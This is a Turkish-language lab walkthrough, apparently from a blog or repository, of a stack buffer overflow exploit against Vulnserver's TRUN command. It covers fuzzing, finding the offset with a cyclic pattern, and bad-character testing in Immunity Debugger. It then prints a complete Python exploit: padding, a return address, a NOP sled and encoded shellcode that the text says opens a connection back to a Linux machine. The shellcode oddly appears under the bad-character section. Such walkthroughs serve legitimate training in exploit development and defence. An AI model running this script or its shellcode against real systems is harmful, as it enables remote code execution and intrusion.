
except Exception as e:

print("Crashed at: " + str(len(stringToSend)))


print(e)

sys.exit()

-Gerekli kodu sizinle paylaştıktan sonra uygulamasını birlikte yapmak isterim.



-Vulnserver'ı windows üzerinde açıyorum.




-Ardından yazmış olduğum python kodunu çalıştırıyorum ve server üzerinde ki değişiklikleri bu şekilde görüntülüyorum.

-Sistemin 2100 civarlarında çöktüğünü görüntülüyorum.


Offset

-Sistemin küsüratlı olarak nerede hata verdiğini biliyoruz fakat tam olarak nerede verdiğini bilmiyoruz.

-Bunun için linux üzerinde rubby dili ile yazılmış bir aracı kullanacağız.



-Bu aracı Locate ile aratıyoruz ve ls -la komutu ile gizlenmiş olan dosyayı görüntülüyoruz.



-Ardından bu araç ile 3000 karakterli bir metin oluşturuyoruz.(Burada farklılık olduğu için çok daha rahat işlem gerçekleştireceğiz.

-Kaçıncı sırada çöktüğünü öğrenmek için ImmunityDebugger kullanacağım.

-Arka planda Vulnserver ve ImmunityDebugger'ı çalıştırdıktan sonra işlemi başlatıyorum.

Kod üzerinde yaptığım değişiklik bu şekildedir:

import sys,socket;

patternCreated = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9Da0Da1Da2Da3Da4Da5Da6Da7Da8Da9Db0Db1Db2Db3Db4Db5Db6Db7Db8Db9Dc0Dc1Dc2Dc3Dc4Dc5Dc6Dc7Dc8Dc9Dd0Dd1Dd2Dd3Dd4Dd5Dd6Dd7Dd8Dd9De0De1De2De3De4De5De6De7De8De9Df0Df1Df2Df3Df4Df5Df6Df7Df8Df9Dg0Dg1Dg2Dg3Dg4Dg5Dg6Dg7Dg8Dg9Dh0Dh1Dh2Dh3Dh4Dh5Dh6Dh7Dh8Dh9Di0Di1Di2Di3Di4Di5Di6Di7Di8Di9Dj0Dj1Dj2Dj3Dj4Dj5Dj6Dj7Dj8Dj9Dk0Dk1Dk2Dk3Dk4Dk5Dk6Dk7Dk8Dk9Dl0Dl1Dl2Dl3Dl4Dl5Dl6Dl7Dl8Dl9Dm0Dm1Dm2Dm3Dm4Dm5Dm6Dm7Dm8Dm9Dn0Dn1Dn2Dn3Dn4Dn5Dn6Dn7Dn8Dn9Do0Do1Do2Do3Do4Do5Do6Do7Do8Do9Dp0Dp1Dp2Dp3Dp4Dp5Dp6Dp7Dp8Dp9Dq0Dq1Dq2Dq3Dq4Dq5Dq6Dq7Dq8Dq9Dr0Dr1Dr2Dr3Dr4Dr5Dr6Dr7Dr8Dr9Ds0Ds1Ds2Ds3Ds4Ds5Ds6Ds7Ds8Ds9Dt0Dt1Dt2Dt3Dt4Dt5Dt6Dt7Dt8Dt9Du0Du1Du2Du3Du4Du5Du6Du7Du8Du9Dv0Dv1Dv2Dv3Dv4Dv5Dv6Dv7Dv8Dv9"

stringToSend = "TRUN /.:/" + patternCreated

try:

mySocket = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)

mySocket.connect(("10.0.2.4", 9999))

bytes = stringToSend.encode(encoding="latin1")

mySocket.send(bytes)

mySocket.close()

except KeyboardInterrupt:


sys.exit()

except Exception as e:


print(e)

sys.exit()

------------



-ImmunityDebugger üzerinde görüntülediğimiz de sistemin nerede çöktüğünü buradan görüntüleyebiliyorum.



-Verdiği değeri rubby dili ile yazılmış script içerisinde aradığımda 2003. karakterde çöktüğünü görüntüleyebiliyorum.

Bad Characters :

-Sistemin 2003 karakterinde çöktüğünü biliyoruz fakat bunu test edelim.

-Bunun için vulnserver ve ImmunityDebugger'ı başlatıyorum.

Test İşlemi için Python kodu üzerinde oynama gerçekleştiriyorum.

import socket

import sys

overflowPayload = ("\xd9\xcc\xd9\x74\x24\xf4\x5a\xb8\x9f\xd0\x1b\xa1\x33\xc9\xb1"

"\x52\x31\x42\x17\x03\x42\x17\x83\x5d\xd4\xf9\x54\x9d\x3d\x7f"

"\x96\x5d\xbe\xe0\x1e\xb8\x8f\x20\x44\xc9\xa0\x90\x0e\x9f\x4c"

"\x5a\x42\x0b\xc6\x2e\x4b\x3c\x6f\x84\xad\x73\x70\xb5\x8e\x12"

"\xf2\xc4\xc2\xf4\xcb\x06\x17\xf5\x0c\x7a\xda\xa7\xc5\xf0\x49"

"\x57\x61\x4c\x52\xdc\x39\x40\xd2\x01\x89\x63\xf3\x94\x81\x3d"

"\xd3\x17\x45\x36\x5a\x0f\x8a\x73\x14\xa4\x78\x0f\xa7\x6c\xb1"

"\xf0\x04\x51\x7d\x03\x54\x96\xba\xfc\x23\xee\xb8\x81\x33\x35"

"\xc2\x5d\xb1\xad\x64\x15\x61\x09\x94\xfa\xf4\xda\x9a\xb7\x73"

"\x84\xbe\x46\x57\xbf\xbb\xc3\x56\x6f\x4a\x97\x7c\xab\x16\x43"

"\x1c\xea\xf2\x22\x21\xec\x5c\x9a\x87\x67\x70\xcf\xb5\x2a\x1d"

"\x3c\xf4\xd4\xdd\x2a\x8f\xa7\xef\xf5\x3b\x2f\x5c\x7d\xe2\xa8"

"\xa3\x54\x52\x26\x5a\x57\xa3\x6f\x99\x03\xf3\x07\x08\x2c\x98"

"\xd7\xb5\xf9\x0f\x87\x19\x52\xf0\x77\xda\x02\x98\x9d\xd5\x7d"

"\xb8\x9e\x3f\x16\x53\x65\xa8\x13\xa4\x67\x22\x4c\xa6\x67\x23"

"\xd0\x2f\x81\x29\xf8\x79\x1a\xc6\x61\x20\xd0\x77\x6d\xfe\x9d"

"\xb8\xe5\x0d\x62\x76\x0e\x7b\x70\xef\xfe\x36\x2a\xa6\x01\xed"

"\x42\x24\x93\x6a\x92\x23\x88\x24\xc5\x64\x7e\x3d\x83\x98\xd9"

"\x97\xb1\x60\xbf\xd0\x71\xbf\x7c\xde\x78\x32\x38\xc4\x6a\x8a"

"\xc1\x40\xde\x42\x94\x1e\x88\x24\x4e\xd1\x62\xff\x3d\xbb\xe2"

"\x86\x0d\x7c\x74\x87\x5b\x0a\x98\x36\x32\x4b\xa7\xf7\xd2\x5b"

"\xd0\xe5\x42\xa3\x0b\xae\x63\x46\x99\xdb\x0b\xdf\x48\x66\x56"

"\xe0\xa7\xa5\x6f\x63\x4d\x56\x94\x7b\x24\x53\xd0\x3b\xd5\x29"

"\x49\xae\xd9\x9e\x6a\xfb")

stringToSend = ("TRUN /.:/" + "A" \* 2003 + "\xaf\x11\x50\x62" + "\x90" \* 32 + overflowPayload)

bytes = stringToSend.encode(encoding='latin1')

try:

mySocket = socket.socket(socket.AF\_INET,socket.SOCK\_STREAM)

mySocket.connect(("10.0.2.4",9999))

mySocket.send(bytes)


mySocket.close()

except Exception as e:

print(str(e))

sys.exit()

----------




-Yazmış olduğum kodu python ile çalıştırıyorum.




-Ardından ImmunityDebugger üzerinde görüntülediğimde "41414141"'in A olduğunu biliyorum ve "42424242"nin de B olduğunu görüntülüyorum.


-Kodun içerisine eklediğim hexadecimal kodlar ile kötü karakter testi yapacağım.



-Python üzerinde yazdığım kodu server üzerinde çalıştırıyorum.



-Çalıştırma sonrasında sistemin çöktüğünü ImmunityDebugger üzerinde görüntülüyorum.Burada ESP üzerine sağ tıklayıp Follow in Dump dersek burada gönderdiğimiz karakterleri görüntüleyebiliriz.



-Eğer burada bir kopukluk var ise birbirini takip etmeyen yerler var ise bu kopukluk olan yerlerdeki karakterler kullanılmayacaktır.


-x00 bir bad character'dir kullanılmaz.

Shellcode:


-Linux üzerine tekrardan bağlantı kurmamızı sağlayan bir shellcode yazmamız gerekmektedir.

